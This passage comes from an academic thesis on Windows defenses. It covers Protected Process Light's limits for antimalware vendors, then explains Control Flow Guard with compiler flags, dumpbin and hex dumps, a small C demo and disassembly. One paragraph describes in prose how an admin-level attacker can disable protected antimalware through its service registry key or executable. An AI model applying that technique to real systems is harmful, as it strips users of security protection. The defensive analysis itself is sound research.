For antimalware software developers, PPL was supposed to relieve them from implementing self-protection and self-recovery routines themselves to reduce complex routines that may contain vulnerabilities (Kennedy et al., 2018). However, PPL only protects process and service termination but leaving registry and service keys as well as files of antimalware software open to attacks. Using Figure 5.11 as example, an attacker who has admin rights, can either change the value of `ImagePath` to something else, rename c:\TestService\TestService.exe to something else, or completely delete the `TestService` key under `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services`. Any these will disable the antimalware software in the next system reboot. With that said, antimalware software will still have to implement certain countermeasure themselves even with PPL.

Antimalware software will also have to be more vigilant when it comes to new DLL loading persistence techniques like DoubleAgent. With PPL, the time for an antimalware software to self-recover will be shorter if it failed to block the initial attack because Windows will no longer allow it to load after it stops. Therefore, it has become more critical than before for antimalware software to develop more powerful, and hence more complex, defenses to avoid falling into such situation. This is the opposite of what PPL was trying to achieve.

On the positive side, antimalware software developers can phase out some of their existing self-protection modules, particularly those for protecting their process. This frees up development resources allocated to its maintenance.

In terms of practicalities, PPL is enforced by Windows so there are not much additional development efforts needed from the antimalware software developers. The only inconvenience is that antimalware software need to update their ELAM driver every time their code-signing certificate expires. This is because the information of their new certificate has to be added to the ELAM driver (Kennedy et al., 2018). In practice this means, that the ELAM driver has to be updated every few years even when there are no new features to be released. This is because even though driver-based rootkits are no longer prevalent, code-signing certificates expire every one to three years.

5.8 Implications for Users and Antimalware Software

For end users, they should enable VBS whenever possible. For antimalware software, they have to start phasing out their self-protection modules for those that are already covered by PPL. This not only free up development resources but also reduces the attack surface for attackers seeking to exploit them. However, this should not be done on products that still have users running Windows older than Windows 8.1 and Windows Server 2012 R2.

Antimalware software should also address the potential denial-of-service attack vector introduced by PPL. They should address the technique used by DoubleAgent if they have not done so yet before coming up with a more generic solution. One potential approach is to block unknown executables attempting to create the registry entries described in Figure 5.12.

Antimalware software vendors may also consider setting up their own private CA. This way, they can issue certificates with longer expiry dates for singing their executables. This reduces the frequency needed to update their ELAM driver (Kennedy et al., 2018).

Lastly, antimalware software have no choice but to support PPL because starting Windows 10 version 1809, PPL is required to be able to register to Windows Security Center (Wood et al., 2018). Windows Security Center is the Windows component that informs users about the health of their systems and all antimalware software are required to register.

6 Control Flow Guard

Control Flow Guard (CFG) is Microsoft's implementation of a control flow integrity (CFI) enforcement. It is one of the many exploit mitigation technique that protects against memory corruption attacks (Control Flow Guard, 2018). Attackers often corrupt memory that holds an address, for example the target of an indirect function call, to hijack execution of a program. This is the most common method of exploiting software vulnerabilities (Carlini et al., 2015).

6.1 Control Flow Integrity

A CFI policy mitigates memory corruption attacks by restricting execution flow of a program to a pre-determined set of control flow. This is often achieved in two phases, an analysis and an enforcement phase. In the analysis phase, a program is statically analyzed to build a control flow graph. Targets of all indirect control flow transfers that land on a control flow graph are tagged accordingly (Figure 6.1). The enforcement phase happens during runtime of the program. A check is performed before every indirect control transfer to ensure that the target has the matching tags determined during the analysis phase (Evans et al., 2015).



Legends:
Valid
Invalid
Direct Control Flow Transfer 1
Target 1
Indirect Control Flow Transfer 1
Target 2
Direct Control Flow Transfer 2
Target 3
Indirect Control Flow Transfer 2
Target 4
Direct Control Flow Transfer 3
Target 5

Figure 6.1: Control Flow Graph with Tagged Targets from Indirect Control Flow Transfers

Due to the infeasibility of precisely enforcing a CFI policy (Carlini et al., 2015; Evans et al., 2015), multiple practical implementations have been developed that simply check if an indirect control flow transfer will land on a valid target as opposed to a target that has the matching tags (Figure 6.2a vs Figure 6.2b). These variants are generally called coarse-grained CFI. On the other hand, the more precise variants are called fine-grained CFI. A side note though, given that constructing a precise control flow graph is undecidable, there are no fine-grained CFI implementation that is perfectly precise (Evans et al., 2015).



Legends:
Valid
Invalid
Indirect Control Flow Transfer 1
Indirect Control Flow Transfer 2
Target 1
Target 2
Target 3
Target 4
Target 5

Figure 6.2a: Coarse-grained



Legends:
Valid
Invalid
Indirect Control Flow Transfer 1
Indirect Control Flow Transfer 2
Target 1
Target 2
Target 3
Target 4
Target 5


Figure 6.2b: Fine-grained CFI

A CFI implementation may further be grouped into those that enforce CFI on forward-edge control transfers and those that enforce on backward-edge control transfers. Examples of the former are transfers that resulted from call and jump instructions, while examples of the latter are transfers that resulted from a return instruction.

CFG is a variant of a coarse-grained forward-edge CFI implementation. According to Yosifovich et al. (2017: 748 - 749), it also includes some form of backward-edge CFI implementation in its latest incarnation, although this thesis was not able to confirm. The feature requires a portable executable (PE) to be built with CFG enabled as well was operating system support. The succeeding sections will discuss these in details.


6.2 Compile Time Analysis

The analysis phase of CFG is performed during compilation. To enable CFG, developers simply need to include the '/guard:cf' option in both their compiler and linker options. The option is available starting Visual Studio 2015. PE built with CFG enable will have the `IMAGE_DLLCHARACTERISTICS_GUARD_CF` value set in the `DllCharacteristics` field of their header and have `IMAGE_GUARD_CF_INSTRUMENTED` and `IMAGE_GUARD_CF_FUNCTION_TABLE_PRESENT` values set in their `GuardFlags` load config value (Control Flow Guard, 2018; PE Format, 2018). The Dumpbin.exe tool that comes with Visual Studio may be used to display these values in more human readable form as highlighted in blue in figures 6.3a and 6.3b.



```
OPTIONAL HEADER VALUES
             20B magic # (PE32+)
           14.15 linker version
            1000 size of code
            1E00 size of initialized data
               0 size of uninitialized data
            1440 entry point (0000000140001440) mainCRTStartup
            1000 base of code
       140000000 image base (0000000140000000 to 0000000140006FFF)
            1000 section alignment
             200 file alignment
            6.00 operating system version
            0.00 image version
            6.00 subsystem version
               0 Win32 version
            7000 size of image
             400 size of headers
               0 checksum
               3 subsystem (Windows CUI)
            C160 DLL characteristics
                   High Entropy Virtual Addresses
                   Dynamic base
                   NX compatible
                   Control Flow Guard
                   Terminal Server Aware
```


Figure 6.3a: Snippet of Dumpbin.exe Output with /HEADERS Option



```
    0000000140003008 Security Cookie
    0000000140002188 Guard CF address of check-function pointer
    0000000140002190 Guard CF address of dispatch-function pointer
    00000001400021F0 Guard CF function table
                   C Guard CF function count
            00017500 Guard Flags
                       CF instrumented
                       FID table present
                       Protect delayload IAT
                       Delayload IAT in its own section
                       Export suppression info present
                       Long jump target table present
                0000 Code Integrity Flags
                0000 Code Integrity Catalog
            00000000 Code Integrity Catalog Offset
            00000000 Code Integrity Reserved
    0000000000000000 Guard CF address taken IAT entry table
                   0 Guard CF address taken IAT entry count
    0000000000000000 Guard CF long jump target table
                   0 Guard CF long jump target count
    0000000000000000 Dynamic value relocation table
    0000000000000000 Hybrid metadata pointer
    0000000000000000 Guard RF address of failure-function
    0000000000000000 Guard RF address of failure-function pointer
            00000000 Dynamic value relocation table offset
                0000 Dynamic value relocation table section
                0000 Reserved2
    0000000000000000 Guard RF address of stack pointer verification function pointer
            00000000 Hot patching table offset
                0000 Reserved3
    0000000000000000 Enclave configuration pointer

    Guard CF Function Table

          Address
          --------
          0000000140001000  ?myFunction1@@YAXXZ (void __cdecl myFunction1(void))
          0000000140001020  ?myFunction2@@YAXXZ (void __cdecl myFunction2(void))
          00000001400011D0
          0000000140001290
          00000001400012A0
          0000000140001440  mainCRTStartup
          0000000140001490  __report_gsfailure
          0000000140001940  __scrt_exe_initialize_mta
          0000000140001970  _guard_check_icall_nop
          0000000140001B80  __scrt_unhandled_exception_filter
          0000000140001C00  _RTC_Terminate
          0000000140001F40  _guard_dispatch_icall_nop
```

Figure 6.3b: Snippet of Dumpbin.exe Output with /LOADCONFIG Option

During compilation, CFG identifies all the function addresses in a program then store them in a table called `GuardCFFunctionTable` in the '.rdata' section of the resulting PE. Figure 6.4 is a hex view of the table in a PE with the function addresses highlighted in red. The bytes of the addresses are displayed inverted because they are stored in little endian.



```
Hiew: CFGTest.exe
   CFGTest.exe              FRO --------      PE+.00000001`400021F0|Hiew 7.47 (c)SEN
 00000001`400021F0  00 10 00 00-20 10 00 00-D0 11 00 00-90 12 00 00
.00000001`40002200: A0 12 00 00-40 14 00 00-90 14 00 00-40 19 00 00  á  @  É  @
.00000001`40002210: 70 19 00 00-80 1B 00 00-00 1C 00 00-40 1F 00 00  p  Ç     @
.00000001`40002220: 40 30 00 40-01 00 00 00-E0 30 00 40-01 00 00 00  @0 @   α0 @

   Number  Name     VirtSize  RVA      PhysSize Offset   Flag
      1 .text      00000F78 00001000 00001000 00000400 60000020
      2 .rdata     00000E72 00002000 00001000 00001400 40000040
      3 .data      00000640 00003000 00000200 00002400 C0000040
      4 .pdata     000001A4 00004000 00000200 00002600 40000040
      5 .rsrc      000001E0 00005000 00000200 00002800 40000040
      6 .reloc     00000020 00006000 00000200 00002A00 42000040
```


Figure 6.4: Hex View of `GuardCFFunctionTable` in Corresponding PE Section

Alternatively, Dumpbin.exe may be used to directly list the function addresses together with other related load config values as shown in Figure 6.3b. In the example, the addresses are highlighted in red. The 'Guard CF function table' value highlighted in yellow refers to the address of the `GuardCFFunctionTable`. This value should correspond to the address of the table as seen in a hex editor in Figure 6.4. There is also the 'Guard CF function count' value which refers to the number of entries in the `GuardCFFunctionTable`. In the example, it has the value of 0xC, or 12 in decimal.

Take note that by default, identified functions include all functions in the program and not just targets of indirect control flow transfers. This is because there might be use cases where third party program does not legitimately know the address of a function being called. An example of such use case is the `GetProcAddress` functionality of Windows. Developers have to explicitly exclude functions they know will never be a target of indirect control flow transfers using the `DECLSPEC_GUARD_SUPPRESS` annotation (Yosifovich et al., 2017: 741).


```
typedef void(*func_t)();

void normal_function()
{
        printf("This is a valid indirect call/jump target.\r\n");
}

DECLSPEC_GUARD_SUPPRESS void supressed_function()
{
        printf("This can only be called directly.\r\n");
}

int main()
{
        func_t indirect_normal_function = normal_function;
        func_t indirect_supressed_function = supressed_function;

        normal_function();
        supressed_function();

        indirect_normal_function();
        indirect_supressed_function();  // will crash here if CFG is enabled
        printf("This will not be printed.\r\n");
}
```

Figure 6.5a: `DECLSPEC_GUARD_SUPPRESS` Annotation Example



```
d:\_projects\_thesis\CFGTest2\x64\Release>CFGTest2.exe
This is a valid indirect call/jump target.
This can only be called directly.
This is a valid indirect call/jump target.

d:\_projects\_thesis\CFGTest2\x64\Release>_
```

Figure 6.5b: Console Output of PE Built from Code in Figure 6.5a




```
        10017500 Guard Flags
                   CF instrumented
                   FID table present
                   Protect delayload IAT
                   Delayload IAT in its own section
                   Export suppression info present
                   Long jump target table present
            0000 Code Integrity Flags
            0000 Code Integrity Catalog
        00000000 Code Integrity Catalog Offset
        00000000 Code Integrity Reserved
0000000000000000 Guard CF address taken IAT entry table
               0 Guard CF address taken IAT entry count
0000000000000000 Guard CF long jump target table
               0 Guard CF long jump target count
0000000000000000 Dynamic value relocation table
0000000000000000 Hybrid metadata pointer
0000000000000000 Guard RF address of failure-function
0000000000000000 Guard RF address of failure-function pointer
        00000000 Dynamic value relocation table offset
            0000 Dynamic value relocation table section
            0000 Reserved2
0000000000000000 Guard RF address of stack pointer verification function pointer
        00000000 Hot patching table offset
            0000 Reserved3
0000000000000000 Enclave configuration pointer

Guard CF Function Table

      Address
      --------
      0000000140001000  ?normal_function@@YAXXZ (void __cdecl normal_function(void))
    S 0000000140001020  ?supressed_function@@YAXXZ (void __cdecl supressed_function(void))
      00000001400011D0
```

Figure 6.5c: Snippet of Dumpbin.exe Output for PE Built from Code in Figure 6.5a

There are two functions in Figure 6.5a, but only one with the `DECLSPEC_GUARD_SUPPRESS` annotation. Both of the functions are called directly and indirectly. Notice that the last printf call is never executed when CFG is enabled (Figure 6.5b). This is because Windows will terminate the program when it attempted to indirectly call suppressed_function. On the contrary, normal_function was allowed to be called indirectly because all functions are treated as valid targets by default. Also notice the 'S' guard, highlighted in yellow, that is only present in suppressed_function (Figure 6.5c).


The guard value, also known as the header flag (Lucasg, 2017), is represented by optional bytes that may come after each `GuardCFFunctionTable` entry. The number of bytes is determined by applying the `IMAGE_GUARD_CF_FUNCTION_TABLE_SIZE_MASK` mask to the `GuardFlags` load config value then the result is right shifted by the number of bits defined in `IMAGE_GUARD_CF_FUNCTION_TABLE_SIZE_SHIFT`. At the moment, they are 0xF0000000 and 28 respectively (PE Format, 2018). Using the example in Figure 6.5c, the `GuardFlags` has a value of 0x10017500 as highlighted in blue. Therefore, the computation for the number of optional bytes would be 0x10017500 & 0xF0000000 >> 28, which is equal to one byte. Figure 6.6 is a hex view of the same `GuardCFFunctionTable` entries shown in Figure 6.5c. The addresses are highlighted in red while the header flag in yellow. Notice that '0x20 0x10' has a header flag of 1. The value indicates that the function is a `SuppressedCall` (Lucasg, 2017).



```
Hiew: CFGTest2.exe
   CFGTest2.exe            ▯FRO --------     PE+.00000001`400021F0|Hiew 7.47 (c)SEN
.00000001`400021F0:  00 10 00 00-00 20 10 00-00 01 D0 11-00 00 00 90
.00000001`40002200:  12 00 00 00-A0 12 00 00-00 40 14 00-00 00 90 14
```


Figure 6.6: Corresponding Hex View of Figure 6.5c

`SuppressedCall` should not to be confused with another CFG feature called 'export suppression' (Yosifovich et al., 2017: 748), which uses the header flag of 2. This feature will be explained in the succeeding Run Time Enforcement section. Figure 6.7a is a snippet of dumpbin.exe output for a PE with suppressed exports, while Figure 6.7b is a hex view of the same PE. Just like earlier, the addresses are highlighted in red while the header flag in yellow.



```
    Guard CF Function Table

          Address
          --------
      E   10001020
      E   100010A0
          100010E0
          10001400
          100019D0
      S   10001CF0
          10002100
```


Figure 6.7a: Export Suppression (Dumpbin.exe)



```
Hiew: suppressed_export.dll
   suppressed export.dll         ▯FRO --------                P
.1001317C:  20 10 00 00-02 A0 10 00-00 02 E0 10-00 00 00 00
.1001318C:  14 00 00 00-D0 19 00 00-00 F0 1C 00-00 01 00 21
.1001319C:  00 00 00 40-22 00 00 00-01 27 00 00-00 D0 39 00
.100131AC:  00 00 10 3A-00 00 00 40-3A 00 00 00-70 3A 00 00
```

Figure 6.7b: Export Suppression (Hex View)


During compilation, CFG also converts indirect calls to indirect calls to a dispatcher function where the original target address is passed as argument (Figure 6.8). The function pointer of the dispatcher function is stored in the `GuardCFDispatchFunctionPointer` load config value; 'Guard CF address of dispatch-function pointer' in dumpbin.exe output (Figure 6.3b). The dispatcher function is responsible for enforcing the CFI policy but the built PE will initially hold a function pointer to a placeholder function that simply hand execution over to the original target (Figure 6.9). This is necessary to allow the PE to still run on older Windows versions that do not support CFG. The function pointer is replaced with the address of the actual dispatcher function when the PE is loaded by a Windows version that supports CFG.



```
; int __fastcall main()
main proc near

var_18= qword ptr -18h
var_10= qword ptr -10h

sub     rsp, 38h
lea     rax, ?myFunction1@@YAXXZ ; myFunction1(void)
mov     [rsp+38h+var_18], rax
lea     rax, ?myFunction2@@YAXXZ ; myFunction2(void)
mov     [rsp+38h+var_10], rax
call    ?myFunction1@@YAXXZ ; myFunction1(void)
call    ?myFunction2@@YAXXZ ; myFunction2(void)
call    [rsp+38h+var_18]
call    [rsp+38h+var_10]
lea     rcx, byte_140002258
call    printf
xor     eax, eax
add     rsp, 38h
retn
main endp
```

```
; int __fastcall main()
main proc near

var_28= qword ptr -28h
var_20= qword ptr -20h
var_18= qword ptr -18h
var_10= qword ptr -10h

sub     rsp, 48h
lea     rax, ?myFunction1@@YAXXZ ; myFunction1(void)
mov     [rsp+48h+var_28], rax
lea     rax, ?myFunction2@@YAXXZ ; myFunction2(void)
mov     [rsp+48h+var_18], rax
call    ?myFunction1@@YAXXZ ; myFunction1(void)
call    ?myFunction2@@YAXXZ ; myFunction2(void)
mov     rax, [rsp+48h+var_28]
mov     [rsp+48h+var_20], rax
mov     rax, [rsp+48h+var_20]
call    cs:__guard_dispatch_icall_fptr
mov     rax, [rsp+48h+var_18]
mov     [rsp+48h+var_10], rax
mov     rax, [rsp+48h+var_10]
call    cs:__guard_dispatch_icall_fptr
lea     rcx, byte_140002288
call    printf
xor     eax, eax
add     rsp, 48h
retn
main endp
```

Figure 6.8: Indirect Calls Converted Calls to Dispatcher Function

